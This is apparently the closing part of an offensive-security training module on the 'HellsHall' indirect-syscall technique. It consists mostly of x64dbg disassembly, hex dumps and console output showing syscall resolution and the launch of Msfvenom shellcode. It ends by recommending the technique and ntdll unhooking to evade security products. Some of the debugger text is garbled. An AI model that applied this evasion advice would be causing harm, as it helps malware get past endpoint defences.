 00007FF8308E3FE7 4C:8BD1 mov r10,rcx
 00007FF8308E3FE9 8B:21000000 mov eax,21
 00007FF8308E3FF3 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E3FF8 75:03 jne ntdll.7FF8308E4005
 00007FF8308E4000 0F:05 syscall
 00007FF8308E4002 C3 ret
 00007FF8308E4003 CD:2E int 2E
 00007FF8308E4005 C3 ret
 00007FF8308E4006 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4007 4C:8BD1 mov r10,rcx
 00007FF8308E4009 8B:21000000 mov eax,21
 00007FF8308E4013 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E4018 75:03 jne ntdll.7FF8308E4025
 00007FF8308E4020 0F:05 syscall
 00007FF8308E4022 C3 ret
 00007FF8308E4023 CD:2E int 2E
 00007FF8308E4025 C3 ret
 00007FF8308E4026 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4027 4C:8BD1 mov r10,rcx
 00007FF8308E4029 8B:21000000 mov eax,21
 00007FF8308E4033 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E4038 75:03 jne ntdll.7FF8308E4045
 00007FF8308E4040 0F:05 syscall
 00007FF8308E4042 C3 ret
 00007FF8308E4043 CD:2E int 2E
 00007FF8308E4045 C3 ret
 00007FF8308E4046 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4047 4C:8BD1 mov r10,rcx
 00007FF8308E4049 8B:21000000 mov eax,21
 00007FF8308E4053 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E4058 75:03 jne ntdll.7FF8308E4065
 00007FF8308E4060 0F:05 syscall
 00007FF8308E4062 C3 ret
 00007FF8308E4063 CD:2E int 2E
 00007FF8308E4065 C3 ret
 00007FF8308E4066 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4067 4C:8BD1 mov r10,rcx
 00007FF8308E4069 8B:21000000 mov eax,21
 00007FF8308E4073 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E4078 75:03 jne ntdll.7FF8308E4085
 00007FF8308E4080 0F:05 syscall
 00007FF8308E4082 C3 ret
 00007FF8308E4083 CD:2E int 2E
 00007FF8308E4085 C3 ret
 00007FF8308E4086 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4087 4C:8BD1 mov r10,rcx
 00007FF8308E4089 8B:21000000 mov eax,21
 00007FF8308E4093 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E4098 75:03 jne ntdll.7FF8308E40A5
 00007FF8308E40A0 0F:05 syscall
 00007FF8308E40A2 C3 ret
 00007FF8308E40A3 CD:2E int 2E
 00007FF8308E40A5 C3 ret
 00007FF8308E40A6 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E40A7 4C:8BD1 mov r10,rcx
 00007FF8308E40A9 8B:21000000 mov eax,21
 00007FF8308E40B3 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E40B8 75:03 jne ntdll.7FF8308E40C5
 00007FF8308E40C0 0F:05 syscall
 00007FF8308E40C2 C3 ret
 00007FF8308E40C3 CD:2E int 2E
 00007FF8308E40C5 C3 ret
 00007FF8308E40C6 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E40C7 4C:8BD1 mov r10,rcx
 00007FF8308E40C9 8B:21000000 mov eax,21
 00007FF8308E40D3 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E40D8 75:03 jne ntdll.7FF8308E40E5
 00007FF8308E40E0 0F:05 syscall
 00007FF8308E40E2 C3 ret
 00007FF8308E40E3 CD:2E int 2E
 00007FF8308E40E5 C3 ret
 00007FF8308E40E6 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E40E7 4C:8BD1 mov r10,rcx
 00007FF8308E40E9 8B:21000000 mov eax,21
 00007FF8308E40F3 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E40F8 75:03 jne ntdll.7FF8308E4105
 00007FF8308E4100 0F:05 syscall
 00007FF8308E4102 C3 ret
 00007FF8308E4103 CD:2E int 2E
 00007FF8308E4105 C3 ret
 00007FF8308E4106 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4107 4C:8BD1 mov r10,rcx
 00007FF8308E4109 8B:21000000 mov eax,21
 00007FF8308E4113 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E4118 75:03 jne ntdll.7FF8308E4125
 00007FF8308E4120 0F:05 syscall
 00007FF8308E4122 C3 ret
 00007FF8308E4123 CD:2E int 2E
 00007FF8308E4125 C3 ret
 00007FF8308E4126 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4127 4C:8BD1 mov r10,rcx
 00007FF8308E4129 8B:21000000 mov eax,21
 00007FF8308E4133 F6:0425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E4138 75:03 jne ntdll.7FF8308E4145
 00007FF8308E4140 0F:05 syscall
 00007FF8308E4142 C3 ret
 00007FF8308E4143 CD:2E int 2E
 00007FF8308E4145 C3 ret

NTImpersonateClientOfPort
 NTReleaseMutant
 NTQueryInformationToken

Select C:\Users\User\Desktop\Advanced\Hell'sHall\Debug\Hell'sHall.exe

[#] Press <Enter> To Start The Program ...
 [+] Syscall Number Of NtAllocateVirtualMemory Is : 0x18
 >> Executing 'syscall' instruction Of Address : 0x00007FF8308E3F82
 [+] Syscall Number Of NtProtectVirtualMemory Is : 0x50
 >> Executing 'syscall' instruction Of Address : 0x00007FF8308E4682
 [+] Syscall Number Of NtCreateThreadEx Is : 0xC5
 >> Executing 'syscall' instruction Of Address : 0x00007FF8308E5512
 [+] Syscall Number Of NtWaitForSingleObject Is : 0x04
 >> Executing 'syscall' instruction Of Address : 0x00007FF8308E3D02
 [#] Press <Enter> To Continue ...
 [i] Calling NtAllocateVirtualMemory ...

Address Hex
 00007FF830840000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
 00007FF830840010 88 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
 00007FF830840020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00007FF830840030 00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00
 00007FF830840040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
 00007FF830840050 69 73 20 70 72 6F 67 72 61 60 20 63 61 6E 6E 6F
 00007FF830840060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
 00007FF830840070 6D 6F 64 65 2E 00 00 0A 24 00 00 00 00 00 00 00
 00007FF830840080 8C 31 91 94 F8 50 FF C7 F8 50 FF C7 F8 50 FF C7
 00007FF830840090 28 22 FF C6 F9 50 FF C7 28 22 FC C6 DE 50 FF C7
 00007FF8308400A0 28 22 FB C6 7A 50 FF C7 28 22 F2 C6 D6 53 FF C7
 00007FF8308400B0 28 22 FA C6 E3 50 FF C7 28 22 07 F9 50 FF C7
 00007FF8308400C0 28 22 FD C6 F9 50 FF C7 52 69 63 68 F8 50 FF C7
 00007FF8308400D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00007FF8308400E0 50 45 00 00 64 86 0A 00 F2 68 86 57 00 00 00 00
 00007FF8308400F0 00 00 00 00 F0 00 22 08 02 0E 1C 00 80 12 00
 00007FF830840100 00 D0 00 00 00 00 00 00 00 00 00 00 10 00 00
 00007FF830840110 00 00 84 30 F8 7F 00 00 00 10 00 00 00 10 00 00
 00007FF830840120 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00 00 00
 00007FF830840130 00 90 20 00 00 10 00 00 6A C8 20 00 03 00 60 41

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused INT3 breakpoint at ntdll.00007FF8308E3F82

- Executing NtProtectVirtualMemory triggers the breakpoint and shows that the syscall instruction is executed from within ntdll.dll.

Hell'sHall.exe - PID: 7048 - Module: ntdll.dll - Thread: Main Thread 15212 - x64dbg

File View Debug Tracing Plugins Favourites Options Help Jul 4 2022 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

00007FF8308E4627 C3 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4628 4C:8BD1 mov r10,rcx
 00007FF8308E4630 B8 56000000 mov eax,56
 00007FF8308E4638 F60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E4640 75 03 jne ntdll.7FF8308E4645
 00007FF8308E4642 0F05 syscall
 00007FF8308E4644 C3 ret
 00007FF8308E4645 CD 2E int 2E
 00007FF8308E4647 C3 ret
 00007FF8308E4648 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4650 4C:8BD1 mov r10,rcx
 00007FF8308E4653 B8 57000000 mov eax,57
 00007FF8308E4658 F60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E4660 75 03 jne ntdll.7FF8308E4665
 00007FF8308E4662 0F05 syscall
 00007FF8308E4664 C3 ret
 00007FF8308E4665 CD 2E int 2E
 00007FF8308E4667 C3 ret
 00007FF8308E4668 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4670 4C:8BD1 mov r10,rcx
 00007FF8308E4673 B8 58000000 mov eax,58
 00007FF8308E4678 F60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E4680 75 03 jne ntdll.7FF8308E4685
 00007FF8308E4682 0F05 syscall
 00007FF8308E4684 C3 ret
 00007FF8308E4685 CD 2E int 2E
 00007FF8308E4687 C3 ret
 00007FF8308E4688 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4690 4C:8BD1 mov r10,rcx
 00007FF8308E4693 B8 59000000 mov eax,59
 00007FF8308E4698 F60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E46A0 75 03 jne ntdll.7FF8308E46A5
 00007FF8308E46A2 0F05 syscall
 00007FF8308E46A4 C3 ret
 00007FF8308E46A5 CD 2E int 2E
 00007FF8308E46A7 C3 ret
 00007FF8308E46A8 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E46B0 E9 DBA3FDFF jmp DBA3FDFF
 00007FF8308E46B5 666666:0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E46C0 4C:8BD1 mov r10,rcx
 00007FF8308E46C3 B8 5B000000 mov eax,5B
 00007FF8308E46C8 F60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E46D0 75 03 jne ntdll.7FF8308E46D5
 00007FF8308E46D2 0F05 syscall
 00007FF8308E46D4 C3 ret
 00007FF8308E46D5 CD 2E int 2E
 00007FF8308E46D7 C3 ret
 00007FF8308E46D8 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E46E0 4C:8BD1 mov r10,rcx
 00007FF8308E46E3 B8 5C000000 mov eax,5C
 00007FF8308E46E8 F60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
 00007FF8308E46F0 75 03 jne ntdll.7FF8308E46F5
 00007FF8308E46F2 0F05 syscall
 00007FF8308E46F4 C3 ret
 00007FF8308E46F5 CD 2E int 2E
 00007FF8308E46F7 C3 ret
 00007FF8308E46F8 0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
 00007FF8308E4700 4C:8BD1 mov r10,rcx
 00007FF8308E4703 B8 5D000000 mov eax,5D

ZwQueryEvent
56: 'V'

NtWriteRequestData
57: 'W'

NtOpenDirectoryObject
58: 'X'

ZwAccessCheckByTypeAndAuditAlarm
59: 'Y'

RIP

00007FF8308E4682

Select C:\Users\User\Desktop\Advanced\Hell'sHall\x64\Debug\Hell'sHall.exe

[#] Press <Enter> To Start The Program ...
 [+] Syscall Number Of NtAllocateVirtualMemory Is : 0x18
 >> Executing 'syscall' instruction Of Address : 0x00007FF8308E3F82
 [+] Syscall Number Of NtProtectVirtualMemory Is : 0x50
 >> Executing 'syscall' instruction Of Address : 0x00007FF8308E4682
 [+] Syscall Number Of NtCreateThreadEx Is : 0xC5
 >> Executing 'syscall' instruction Of Address : 0x00007FF8308E5512
 [+] Syscall Number Of NtWaitForSingleObject Is : 0x04
 >> Executing 'syscall' instruction Of Address : 0x00007FF8308E3D02
 [#] Press <Enter> To Continue ...
 [i] Calling NtAllocateVirtualMemory ... [i] DONE
 [+] Allocated Memory At Address 0x000001F80AB30000
 [i] Calling NtProtectVirtualMemory ...


Address Hex ASCII

00007FF830840000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
 00007FF830840010 88 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
 00007FF830840020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00007FF830840030 00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00
 00007FF830840040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
 00007FF830840050 69 73 20 70 72 6F 67 72 61 60 20 63 61 6E 6E 6F is progr
 00007FF830840060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run
 00007FF830840070 6D 6F 64 65 2E 00 0A 00 04 00 00 00 00 00 00 00 mode...
 00007FF830840080 8C 31 91 94 F8 50 FF C7 F8 50 FF C7 F8 50 FF C7 %i...oPyC
 00007FF830840090 28 22 FF C6 F9 50 FF C7 28 22 FC C6 DE 50 FF C7 +y&uPyC
 00007FF8308400A0 28 22 FB C6 7A 50 FF C7 28 22 F2 C6 D6 51 FF C7 +u&zPyC
 00007FF8308400B0 28 22 FA C6 E3 50 FF C7 28 22 00 F9 50 FF C7 +u&zPyC
 00007FF8308400C0 28 22 FD C6 F9 50 FF C7 52 69 63 68 F8 50 FF C7 +y&uPyC
 00007FF8308400D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00007FF8308400E0 50 45 00 00 64 86 0A 00 F2 68 B6 57 00 00 00 00 PE..d...
 00007FF8308400F0 00 00 00 00 F0 00 22 20 08 02 0E 1C 00 80 12 00 ...0...
 00007FF830840100 00 D0 00 00 00 00 00 00 00 00 00 00 10 00 00 D.....
 00007FF830840110 00 00 84 30 F8 7F 00 00 00 10 00 00 00 10 00 00 ...00...
 00007FF830840120 0A 00 00 00 0A 00 00 00 0A 00 00 00 00 00 00 00
 00007FF830840130 00 90 20 00 00 10 00 00 6A C8 20 00 03 00 60 41jE...A

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused INT3 breakpoint at ntdll.00007FF8308E4682

- Finally, the payload executes the Msfvenom shellcode.



Conclusion

The best approach is to use the implementation of HellsHall in order to evade detection due to direct syscalls being detected with security solutions. To further enhance evasion capabilities, it is recommended to unhook `ntdll.dll` using HellsHall, as this will ensure that payloads that trigger hooked functions can run unhooked.

Note that a public version of HellsHall exists on [GitHub](#) but lacks several features. The one explained in this module contains far more features.